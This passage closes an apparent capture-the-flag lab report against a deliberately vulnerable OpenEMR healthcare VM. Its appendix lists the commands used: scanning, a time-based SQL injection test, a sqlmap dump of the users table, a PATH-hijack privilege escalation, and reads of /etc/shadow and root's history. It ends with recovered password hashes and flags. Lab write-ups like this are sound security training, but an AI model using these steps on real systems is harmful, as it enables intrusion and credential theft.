I also learned to treat the lab itself with care. I checked file integrity before using anything. I took a clean snapshot before I began. I kept a log of evidence as I went, not at the end. Afterward, I wiped changes and restored the system. That way the assessment did not leave a lasting trace on the machine.

APPENDICES

Appendix A: Operator Activity Log (header)

=== OPERATOR ACTIVITY LOG ===

Operator Reg No : c11.ehit2617337

Operator User : habeebah

Date Started : 2026-09-18 15:11:10 UTC

Target : OPFOR-02 Healthcare OVA

Attacker Host : 192.168.163.133

Appendix B: Evidence Directory Structure

~/CIP-A105_c11.ehit2617337_CTF2/ { scans/, loot/, logs/, notes/, hashes/, reports/ }

Appendix C: Full Command / Output Extracts

The following is a consolidated list of every major command referenced in this report, for quick reference and for evidence cross-checking:

certutil -hashfile Healthcare.ova MD5 / SHA1

sudo arp-scan -I eth1 --localnet

sudo nmap -p- --min-rate 1000 -T4 \$TARGET

sudo nmap -sV -sC -p \$OPEN_PORTS \$TARGET

sudo nmap -sU --top-ports 100 \$TARGET

nc -nv \$TARGET 21 -w 5

ftp \$TARGET (anonymous test)

whatweb -a 3 http://\$TARGET -v

nikto -h http://\$TARGET

curl -s http://\$TARGET/robots.txt

gobuster dir -u http://\$TARGET -w <various wordlists>

gobuster dir -u http://\$TARGET -w app_names.txt (custom healthcare wordlist)

curl requests against /openemr/interface/login/validateUser.php

time curl ... SLEEP(5) injection test

sqlmap -u ... -D openemr -T users -C username,password --dump

curl authPass login sequence against OpenEMR

medical:medical desktop console login

id / which sudo / sudo -l / echo \$PATH / find / -perm -4000

strings /usr/bin/healthcheck

PATH hijack: /tmp/ifconfig, /tmp/fdisk, export PATH, /usr/bin/healthcheck

cat /root/root.txt, /home/almirant/user.txt, /etc/shadow, /root/healthcheck.c,

/root/.bash_history

cleanup: rm -f /tmp/ifconfig /tmp/fdisk; snapshot restore

Appendix D: Screenshots

All screenshots are in apart from the once above are in a separate file in this git

Appendix E: Hashes and Supporting Evidence

Item	Value
Healthcare.ova MD5	3d64cffcdaadbf683acdb0e4bf8fbc47

Healthcare.ova SHA1	7e65804c291c3453f75d83f6a280a4440adfe104
admin password hash (SHA-1)	3863efef9ee2bfbc51ecdca359c6302bed1389e8
medical password hash (SHA-1)	ab24aed5a7c4ad45615cd7e0da816eea39e4895d
Root flag	eaff25eaa9ffc8b62e3dfebf70e83a7b
User flag	d41d8cd98f00b204e9800998ecf8427e